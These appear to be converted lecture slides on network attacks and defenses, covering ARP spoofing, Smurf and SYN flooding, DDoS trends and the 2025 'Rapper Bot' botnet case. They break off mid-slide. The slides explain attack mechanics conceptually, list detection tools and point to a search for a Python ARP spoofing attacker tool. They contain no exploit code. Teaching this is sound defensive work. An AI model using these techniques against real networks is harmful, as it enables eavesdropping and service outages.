
- Attacker sends fake ARP messages to associate their MAC address with another device's IP.
- Causes data meant for the victim (Alice or Bob) to be sent to the attacker (Cracker).

Impact of ARP Spoofing

- **Eavesdropping:** Attacker reads all traffic between client and server.
- **Data Manipulation:** Messages can be altered before forwarding.
- **Session Hijacking:** Credentials and sessions can be stolen.
- **Denial of Service (DoS):** Attacker drops packets instead of forwarding.

Countermeasures

- Enable **Dynamic ARP Inspection (DAI)** on switches.
- Use **static ARP entries** for critical devices.
- Monitor traffic with **ARP anomaly detection tools**.
- Encrypt sensitive data (HTTPS, VPNs).



Preventing ARP Spoofing



1) Access Control & Hygiene

- Restrict LAN/Wi-Fi to trusted, enrolled devices (802.1X / NAC / MAC allow-lists).
- Watch for duplicate MACs or sudden MAC flips across switch ports.
- Prefer **segmentation** (VLANs) and **least privilege** to contain impact.

2) Detection & Monitoring Tools

- **ArpON** (*Linux*) – Implements SARPI, DARPI, and HARPI techniques to secure ARP in static, dynamic, or hybrid network environments.
<https://arpon.sourceforge.io/>
- **XArp** (*Windows, Linux*) – Actively and passively detects spoofing with advanced GUI, per-interface modules, and customizable validation.
<https://alternativeto.net/software/xarp/about/>
- **arpwatch** (*Cross-platform*) – Monitors ARP mappings, logs IP–MAC pairings, and sends alerts (email/syslog) on changes
<https://www.kali.org/tools/arpwatch/>
- **ARP-Spoof-Detector** (*Python*) – Leverages Scapy to monitor ARP packets, log anomalies, and detect potential spoofing on local networks.
<https://github.com/search?q=ARP-Spoof-Detector+scapy&type=repositories>
- **ARP-Spoof-er** (*Python-based attacker tool*) – Used for testing and demonstration of spoofing techniques; not for production use.
<https://github.com/search?q=ARP+spoof+python&type=repositories>

3) Advanced Techniques & Research

❑ *Machine Learning-Based Detection*

Recent research introduces multi-layered ML frameworks for real-time ARP spoofing detection, leveraging packet patterns and temporal anomalies—achieving over **97% accuracy with low false positives** <https://arxiv.org/abs/2507.21087>

❑ *Intrusion Detection & Packet Validation*

Employ features like **Dynamic ARP Inspection (DAI)** on switches, host-based IDS, packet filtering, and anomaly tracking to automatically block malicious ARP patterns. <https://www.fortect.com/how-to-guides/how-to-prevent-arp-spoofing-attack/>

Denial-of-Service (DoS)



➤ Definition (NIST Guide):

“An action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as CPU, memory, bandwidth, and disk space.”

❑ Key Concern:

DoS attacks primarily target **availability** — making services slow, unreliable, or completely inaccessible.

❑ Modern Insights

▪ DDoS (Distributed DoS):


- Uses botnets of thousands/millions of compromised devices (IoT, PCs, cloud servers).
- Much harder to defend due to global scale.

▪ Multi-Vector Attacks:


- Attackers combine volumetric, protocol, and application-layer methods simultaneously.

▪ Recent Trends:

- Ransom DDoS (RDDoS): Attackers threaten/extort companies with DDoS unless paid.
- Cloud-based services (AWS, Azure, Cloudflare) are frequent high-value targets.
- Record-setting attacks now exceed **3 Tbps traffic volume**.



Denial-of-Service (DoS) Cont.



Classic DoS Attacks (1): Flooding Attacks



■ Ping Flood (Ping of Death)

- Attack aims to **overwhelm the capacity of the network** to handle requests.
- A powerful attacker machine floods a weaker machine with excessive **ICMP echo requests (pings)**.
- The victim's resources (CPU, memory, bandwidth) are consumed, leading to dropped legitimate traffic.


■ Impact:

- Severe network performance degradation.
- Potential service downtime and unavailability.

■ Other Flooding Variants:

- **UDP Flood:** Bombards the target with large volumes of User Datagram Protocol packets, exhausting bandwidth.
- **TCP SYN Flood:** Exploits the TCP handshake by sending numerous incomplete SYN requests, tying up server resources and preventing new connections.
- **ICMP Smurf Attack:** Sends spoofed ICMP requests to broadcast addresses, amplifying the attack traffic toward the victim.

- ✓ **Key Insight:** Flooding attacks are simple but effective, making them one of the most common DoS strategies in both legacy and modern environments.



Classic DoS Attacks (2): Smurf Attack




- The attacker **broadcasts ICMP Echo Request packets** (ping requests) using a **spoofed source IP address**.
- Every machine on the target network receives the packet and **replies to the spoofed source (the victim)**.
- The victim is then **flooded with massive amounts of ICMP Echo Replies**.
- This creates an **amplification effect**, multiplying attack traffic by the number of responding machines.

❑ Key Characteristics

- **High Amplification:** Attack scales with network size.
- **Resource Exhaustion:** Consumes both **bandwidth** and **CPU resources**.
- **Legacy Threat:** Modern networks filter broadcasts, but older or misconfigured systems remain vulnerable.

❑ Prevention & Mitigation

- ✓ **Block Directed Broadcasts** at the router.
 - Example (Cisco): ***no ip directed-broadcast***
- ✓ **Disable ICMP Echo Replies** to broadcast requests on hosts/routers.
- ✓ **Ingress/Egress Filtering** to stop spoofed source IP packets.
- ✓ **Deploy IDS/IPS Tools** to detect abnormal ICMP floods.



Prevention

- Configure network device filtering
- Disable IP-directed broadcasts
- Harden end systems



<https://www.kaspersky.com/resource-center/definitions/what-is-a-smurf-attack>

<https://www.cloudflare.com/ddos/>



Modern DDoS Case: “Rapper Bot” — One of the Most Powerful Botnets (2025)

❑ Record-Breaking Volumetric Attacks

- In 2025, a 22-year-old Oregon man was charged for operating the “**Rapper Bot**” botnet—one of the largest and most potent DDoS toolsets ever uncovered. It comprised tens of thousands of infected routers, cameras, and DVRs.

❑ Attack Capabilities


- Capable of delivering attacks up to **6.5 Tbps**, including assaults on a gaming platform, Elon Musk’s X, DeepSeek, and even the U.S. Department of Defense.
- Executed over **370,000 attacks across 80 countries**, including high-profile extortion campaigns.

❑ Significance

- This botnet underscores how ubiquitous consumer devices (e.g., IoT, routers) can be weaponized, creating hyper-volumetric attacks that challenge even top-tier mitigation systems.

❑ Lessons Learned

- Traditional firewalls and small-scale defenses cannot withstand traffic exceeding terabits per second.
- Mitigation requires **global-scale protection services**, collaboration between ISPs, and robust incident response frameworks.



<https://www.wsj.com/tech/oregon-man-accused-of-operating-one-of-most-powerful-attack-botnets-ever-seen-380b2caf>


TCP Protocol



- **Transmission Control Protocol (TCP)** is a core protocol of the Internet Protocol suite.

□ Key mechanisms:

- ✓ **Connection-oriented**: establishes a session before data transfer.
- ✓ **Three-way handshake** (SYN → SYN-ACK → ACK).
- ✓ **Flow control**: prevents overwhelming receivers.
- ✓ **Congestion control**: adapts to network traffic.
- ✓ **Error detection and retransmission**: ensures accuracy.



Why TCP matters: It underpins critical Internet services such as **HTTP/HTTPS, email (SMTP, IMAP, POP3), and file transfers (FTP)**, making it essential to understand its process and reliability guarantees.

TCP 3-way Handshake Protocol

The **3-Way Handshake** is the process used to establish a reliable TCP connection between a client and a server. It ensures both parties are synchronized and ready to exchange data.

1. SYN (Synchronize)

1. The client sends a **SYN packet** with a randomly generated **Initial Sequence Number (ISN) = x** .
2. This signals the intention to establish a connection.


1. SYN-ACK (Synchronize + Acknowledge)

1. The server responds with a **SYN-ACK packet**, acknowledging the client's request.
2. It includes its own randomly generated ISN = y .
3. Acknowledgment number is set to $x + 1$ to confirm receipt of the client's SYN.

1. ACK (Acknowledge)

1. The client sends back an **ACK packet**, acknowledging the server's SYN.
2. $ACK = y + 1$, confirming the connection is established.

Outcome: Both sides agree on sequence numbers, ensuring **reliability, synchronization, and readiness** for secure data transfer.



SYN Flooding Attack



- A **Denial-of-Service (DoS) attack** exploiting the TCP **3-way handshake**.
- Attacker sends a **flood of SYN requests** to the server, faster than it can process.
- The server replies with **SYN-ACK packets** and allocates memory for each half-open connection.
- The attacker **never sends the final ACK**, leaving many half-open connections in the backlog queue.
- As the queue fills up, the server cannot accept new legitimate connections.

❑ Core Idea

